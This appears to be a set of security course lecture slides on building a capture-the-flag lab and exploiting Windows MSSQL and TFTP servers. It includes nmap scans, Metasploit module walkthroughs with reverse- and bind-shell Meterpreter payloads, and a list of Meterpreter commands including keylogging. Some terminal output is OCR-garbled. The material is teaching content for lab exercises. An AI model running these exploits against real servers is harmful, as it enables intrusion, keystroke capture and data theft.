# Lecture 2: Exploiting Windows Database and File Servers

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#### Objectives

- To walkthrough and discuss an actual the capture-the-flag (CTF) event
- To discuss requirements for the CTF class project
- To demonstrate and discuss the exploitation of Windows database and file servers
- To discuss CTF strategies and flag placement given the exploitation of Windows database and file servers



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#### 2nd Annual Capture

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#### 2nd Annual MALCON Capture The Flag (CTF) Competition

The 2nd Annual Capture The Flag Competition will be held as part of the 10th International Conference on Malicious and Unwanted Software (Malware 2015) at the at Waldorf Astoria El Conquistador Resort, Fajardo, Puerto Rico, USA on October 22nd, 2015.

#### To Register for the Contest Click Here

Be a part of the 2<sup>nd</sup> annual offense-only CTF event! Cash prizes of \$1000 for the Grand Prize, place, and \$150 for 2<sup>nd</sup> place, will be awarded as well as a certificate of completion. The CTF round will take place on October 2.2nd = ELConquist ador Hotel in Faiando, Puerto Rico. Team registration is required to participate in the CTF Teams up to 4 persons will pay \$250 to play at the hotel including breakfast, lunch, and snacks. Teams playing remotely Will pay \$150.00 (Click Here to Register). We encourage teams based in Puerto Rico to participate at the hotel

The MalCon CTF is designed to reflect real life scenarios faced by security professionals when deployed in the field. In this offense-only event, the team's job is to penetrate several layers of a system and collect flags for points along the way. Our CTF tech team consists of active security professionals with several years' experience in on and off site penetration testing. Their experience, expertise, and know how are leveraged to create a fun CTF that is technically challenging and realistic.

#### Quick Facts:

What: 2015 Malcon CTF

When: October 22nd 2015 9am - 6pm

Where: El Conquistador Hotel Fajardo Puerto Rico, teams can play on site and remote.

#### Registration requirements:

Fee: \$250 play onsite (per 4 member team), \$150 play remote.

Email: 1 official team contact email

IP addresses: list of IP addresses teams will play from, maximum 7 addresses per team.

Register at: http://www.malwareconference.org Email questions to ctf@malwareconference.org

The Grand prize is only rewarded to a team after capturing all the flags. One team can only receive one prize. If a team receives the grand prize they will not also receive the 1st place prize. If multiple teams capture all the flags, the grand prize will be awarded to the team that captured all the flags in the shortest amount of time.

The 2<sup>nd</sup> Annual MalCon CTF is part of the 2015 IEEE Malware Conference (www.malwareconference.org) and is sponsored by Microsoft.

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Prof Vern Paxson Keynote Malware Conference

Prof. Vern Paxson to serve as Keynote on the 10th Anniversary of the Malware Conference

The organizing committee of the Malware Conference is delighted to announce that for its 10th year anniversary of the Malware Conference. Prof. Vern Paxson, from the University of California at Berkeley, will serve as the Keynote speaker.

Malware Conference 2014 Best Paper Award

Malware 2014 Best Paper Award, Research Track

#### Presented to

Viviane Zwanger and Michael Meier, University of Ronn Germany

#### Class CTF Project

#### Must use:

- At most 4 servers (must use minimum systems requirements)
- More than one operating system type
- Vulnerabilities (software/hardware) not discussed in class
- At least 2 advanced topics (script writing)
  - Shell coding
  - Reverse engineering
  - Cryptology
- At least 10 flags
- Unique identifiers for flags
- A storyline that is at least 4-6 hours long
  - Flags should build on each other like a story

#### Phases of Ethical Hacking

- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the system
- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
- Gaining Access
  - Attacking and accessing the target
- Maintaining Access
  - Placing backdoors or some other mechanism to allow repeated access
- Covering Tracks
  - Attempting to hide initial attack, access, and repeated access

#### Phases of Ethical Hacking


- Reconnaissance
  - Watching or interacting with the target in such a way to gain knowledge of the target
    - Footprinting map out more details about target
      - Active Footprinting requires interaction with target
      - Passive Footprinting collect information from publically available sources
    - Tools
      - Public record search engines
        - » www.sec.gov/edgar.shtml
        - » www.hoovers.com
        - » www.secinfo.com
        - » www.lexisnexis.com
      - Website analysis tools
        - » Burp
        - » www.httrack.com
        - » www.calluna-software.com
      - Network analysis tools
        - www.arin.net
        - » Whois
        - » Nslookup
        - » www.paterva.com/web5/

### Phases of Ethical Hacking

- Scanning and Enumeration
  - Actually viewing or sending packets to the target and documenting results of open ports, running services, or vulnerabilities
    - Port Scanning
      - Full connect 3 way handshake on port
      - Stealth send only SYN packets
      - Inverse TCP flag send only FIN, URG or PSH packets
      - XMAS same as Inverse TCP flag, but with all flags turned on
      - ACK flag probe only send ACK
      - IDLE uses spoofed IP address and SYN flag

#### Categories of Port and Numbers by ICANN

- Well-known ports: 0 1023
- Registered ports: 1024- 49,151
- Dynamic ports: 49152 65,535




#### TCP Header Flags

- SYN
- ACK
- RST
- FIN
- PST
- URG

### Scanning Methodology

- Check for live systems
  - Nmap or ping
- Check for open ports
  - Nmap can be used here
- Scan beyond IDS
  - Use stealthy scans
- Perform banner grabbing
  - Nmap or custom methods (class example) can be used here
- Scan for vulnerabilities
  - Nessus or uniscan can be used here
- Draw network diagrams
  - Logical and physical pathways
- Prepare proxies
  - One way of hiding your identity




#### **Potential CTF Brief**

- In the small community bank network, find the Database Server.
- Then, exploit the common web weakness to find the directory and filename for the next flag
- I hear the database server directory has interesting files in it

# Brief and Flag Design/Placement

- Do not make your flags too hard
  - Do not put the flag in some esoteric directory not alluded to in brief
  - Do not put the flag In some esoteric file not alluded to in brief

- Do not make your flag too easy
  - Do not make the flag filename unrealistic
  - Do not put the flag off of root
- Be sure to have others test your brief



### Post-exploitation and Pivoting

- Post-exploitation
  - Privilege escalation
    - Making flag only available to admin or certain user
    - Metasploit's Meterpreter can be used for this
  - Data extraction
    - Finding details of OS config or encryption keys
- Pivoting
  - Moving around network
    - Using captured credentials to access multiple nodes

The following are the various levels in difficulty of setup:


- Simple This level of difficulty requires installation of the affected software
- Moderate This level of difficulty requires installation of the affected software on a specific operating system
- Complex This level of difficulty requires installation and configuration of the affected software on, specific operating system

The following are the various levels in difficulty of exploitation:


- Simple This level of difficulty requires the use of out-of-the-box tools
- Moderate This level of difficulty requires configuration and the use of out-of-the-box tools or simple scripting to perform exploits
- Complex This level of difficulty requires the creation of complex scripts, else it is not supported by common exploitation tools

Vulnerable package	Difficulty of setup	Difficulty of exploitation	-
Adobe Flash Player	Simple	Moderate	-
Oracle Java JRE	Simple	Moderate	
Internet Explorer	Simple	Complex	
QuickTime	Moderate	Complex	<u>.</u>
ColdFusion	Simple	Simple	>> Week #1
TFTP	Simple	Simple	> Week #2
MSSQL	Simple	Moderate	VVCCK #2

Install MSSQL Server 2005



Proof MSSQL Server is running



#### Penetration Testing

- Active Scanning and Fingerprinting
  - nMap
    - nmap 192.168.1.1
    - nmap 192.168.1.1-20
    - nmap –p 1-100 192.168.1.1
    - nmap –F 192.168.1.1
    - nmap –p- 192.168.1.1
    - nmap –sS 192.168.1.1
    - nmap –sU –p 123,121 192.168.1.1
    - nmap –A 192.168.1.1
  - Metasploit
    - db\_nmap <nmap options>

Scan single IP

Scan range of IPs

Scan range of ports

Scan 100 common ports

Scan all 65535 ports


Scan using TCP SYN


Scan UDP ports

**Detect OS and Services** 

#### Penetration Testing With Metasploit

- msf>db\_nmap -A 192.168.142.135
  - -A option identifies type of DB server





#### **Database Password Bruteforcing**

- hexorbase
- Wordlist.txt and userlist.txt found from Internet
- Bruteforcing for default credentials





#### Maneuvering In Meterpreter

- Meterpreter commands (initial exploit + stager application)
  - background
    - msf> sessions –I <ID>
  - keyscan start
  - keyscan dump
  - Keyscan\_stop
  - getwd
  - getlwd
    - Icd
  - sysinfo
  - ps
  - kill < pid >
  - shell
  - getuid
  - upload <src file> <dst file>
  - download <src file> <dst file>
  - ipconfig
  - execute –f <file>
  - exit
  - migrate <pid>
  - cat
  - Is
  - reboot

- puts session in background
- recovers session
- starts recording user typing
- dumps anything typed
- stops recording user typing
- gets server side working directory
- gets local directory
- changes local directory
- gets system info
- list all running processes
- kill process given ID
- obtain interactive windows OS shell
- get username of process
- upload a file to target host
- download a file from the target host
- display network interface info
- executes a file
- exits meterpreter
- migrates to another process
- displays contents of a file
- displays directory
- reboots target system

search mssql

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auxiliary/admin/mssql/mssql_ntlm_stealer		normal	Microsoft SQL Server NTLM Stealer
auxiliary/admin/mssql/mssql_ntlm_stealer_sqli		normal -	Microsoft SQL Server SQLi NTLM Stealer
auxiliary/admin/mssql/mssql_sql		normal_	Microsoft SQL Server Generic Query
auxiliary/admin/mssql/mssql_sql_file		normal	Microsoft SQL Server Generic Query from File
auxiliary/analyze/jtr_mssql_fast		normal	John the Ripper MS SQL Password Cracker (Fast
de)			
auxiliary/gather/lansweeper_collector		normal normal	Lansweeper Credential Collector
auxiliary/scanner/mssql/mssql_hashdump			MSSQL Password Hashdump
auxiliary/scanner/mssql/mssql_login			MSSQL Login Utility
auxiliary/scanner/mssql/mssql_ping			MSSQL Ping Utility
auxiliary/scanner/mssql/mssql_schemadump		normal	MSSQL Schema Dump
auxiliary/server/capture/mssql		normal	Authentication Capture: MSSQL
exploit/windows/iis/msadc 1998-07-:		excellent	MS99-025 Microsoft IIS MDAC msadcs.dll RDS Arb
rary Remote Command Execution			
exploit/windows/mssql/lyris_listmanager_weak_pass	2005-12-08	excellent	Lyris ListManager MSDE Weak sa Password
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exploit/windows/mssql/ms02_056_hello	2002-08-05	good	MS02-056 Microsoft SQL Server Hello Overflow
exploit/windows/mssql/ms09_004_sp_replwritetovarbin	2008-12-09	good	MS09-004 Microsoft SQL Server sp_replwritetova
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in Memory Corruption via SQL Injection			
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and Execution			
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njection			, , , , , , , , , , , , , , , , , , , ,
post/windows/gather/credentials/mssql local hashdump		normal	Windows Gather Local SQL Server Hash Dump
post/windows/manage/mssql local auth bypass		normal	Windows Manage Local Microsoft SQL Server Auth
ization Bypass			Naci

- use exploit/windows/mssql/mssql\_payload
  - Set parameters for mssql\_payload module

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Terminal
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Exploit target:
  Id Name
       Automatic
msf exploit(mssql payload) > set password lanierr9
password => lanierr9
msf exploit(mssql_payload) > set rhost 192.168.142.135
rhost => 192.168.142.135
msf exploit(mssql payload) > show options
Module options (exploit/windows/mssql/mssql payload):
  Name
                        Current Setting Required Description
                                                   Which payload delivery method to use (ps, cmd, or old)
  METHOD
  PASSWORD
                        lanierr9
                                         no
                                                    The password for the specified username
  RHOST
                        192.168.142.135 yes
                                                    The target address
  RPORT
                                                    The target port
                                         yes
  USERNAME
                                                    The username to authenticate as
                                         no
  USE WINDOWS AUTHENT false
                                                   Use windows authentification (requires DOMAIN option set)
                                         ves
Exploit target:
      Name
      Automatic
msf exploit(mssql payload) >
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- Meterpreter payloads
  - msf> set payload windows/meterpreter/bind\_tcp
  - msf> set payload windows/meterpreter/reverse\_tcp


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<u>msf</u> exploit(<mark>mssql payload</mark>) > set payload windows/met<u>erpreter/bind tcp</u>
payload => windows/meterpreter/bind tcp
<u>msf</u> exploit(mssql payload) > run
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
 Mssql\_payload module exploits vulnerabilities on MSSQL server and executes meterpreter payload

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 *1 Meterpreter session 1 opened (192.168.142.128:46310 -> 192.168.142.135:4444) at 2016-02-02 15:38:57 -0500
meterpreter > dir
```

Yields a very flexible shell on target

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Terminal
File Edit View Search Terminal Help
meterpreter > shell
Process 948 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>dir
Volume in drive C has no label.
Volume Serial Number is B4B9-D013
Directory of C:\WINDOWS\system32
01/30/2016 08:17 PM
                        <DIR>
01/30/2016 08:17 PM
                        <DIR>
                                  1,535 $winnt$.inf
01/17/2016 12:14 AM
01/16/2016 06:58 PM
                        <DIR>
                                        1025
01/16/2016 06:58 PM
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




#### **Potential CTF Brief**

- In the small community bank network, find the File Server.
- Then, exploit the common web weakness to find the location of the next flag
- I hear the file is somewhere in the TFTP File Server directory

Install Allied Telesyn TFTP Server



- Nmap will let you know that a TFTP server is running
  - db\_nmap -sU -A 192.168.160.136
- msf> search tftp

```
Terminal
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  Name
                                               Disclosure Date
                                                                Rank
                                                                         Description
  exploit/windows/games/mohaa getinfo
                                               2004-07-17
                                                                         Medal of Honor Allied Assault getinfo Stack Buffer Overflow
                                                                great
   exploit/windows/tftp/attftp long filename
                                              2006-11-27
                                                                average Allied Telesyn TFTP Server 1.9 Long Filename Overflow
<u>msf</u> > use exploit/windows/tftp/attftp long filename
<u>msf</u> exploit(attftp long filename) > show options
Module options (exploit/windows/tftp/attftp long filename):
         Current Setting Required Description
  Name
        192.168.142.128 ves 4
                                     The listen address
         192.168.142.135 yes
                                     The target address
                           yes//nmap.The target@port2-04 15:40 EST
Payload options (windows/meterpreter/reverse nonx tcp):
  Name
            Current Setting Required Description
                                        Exit technique (Accepted: , , seh, thread, process, none)
  EXITFUNCI processs (1 host
  LHOST
            192.168.142.128 yes
                                        The listen address
  LPORT
                              yes
                                        The listen port
Exploit target:
  Id Name
      Windows XP SP3 English
```

- Set parameters
  - set lhost 192.168.160.137 (Kali)
  - set rhost 192.168.160.136 (server)
  - set target 8
- run

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Terminal
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                                         Description
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   Name
             Current Setting
                                         Exit technique (Accepted: , , seh, thread,
   EXITFUNC
             process
                               yes
process, none)
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             192.168.160.136
                               yes
                                         The listen address
   LPORT
             4444
                                         The listen port
                               yes
Exploit target:
       Name
       Windows XP SP3 English
msf exploit(attftp long filename) > set lhost 192.168.160.137
lhost => 192.168.160.137
msf exploit(attftp long filename) > set rhost 192.168.160.136
rhost => 192.168.160.136
msf exploit(attftp long filename) > run
[*] Started reverse handler on 192.168.160.137:4444
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (885806 bytes) to 192.168.160.136
[*] Meterpreter session 2 opened (192.168.160.137:4444 -> 192.168.160.136:1113) at
2018-02-08 15:35:36 -0500
meterpreter >
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Yields a very flexible shell on target

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msf exploit(attftp long filename) > set target 8
msf exploit(attftp long filename) > run
[*] Started reverse handler on 192.168.142.128:4444
msf exploit(attftp_long_filename) > run
[*] Started reverse handler on 192.168.142.128:4444
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (885806 bytes) to 192.168.142.135
[*] Meterpreter session 1 opened (192.168.142.128:4444 -> 192.168.142.135:1229) at 2016-02-04 00:23:10 -0500
meterpreter > shell
Process 3232 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\Administrator>cd c:\
cd c:\
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is B4B9-D013
Directory of C:\
01/18/2016 01:45 PM
                                       7a8f01bfb1e507aa1ff84f
01/17/2016
           12:11 AM
                                     O AUTOEXEC.BAT
01/27/2016 10:38 PM
                        <DIR>
                                       ColdFusion8
01/17/2016 12:11 AM
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01/17/2016 12:11 AM
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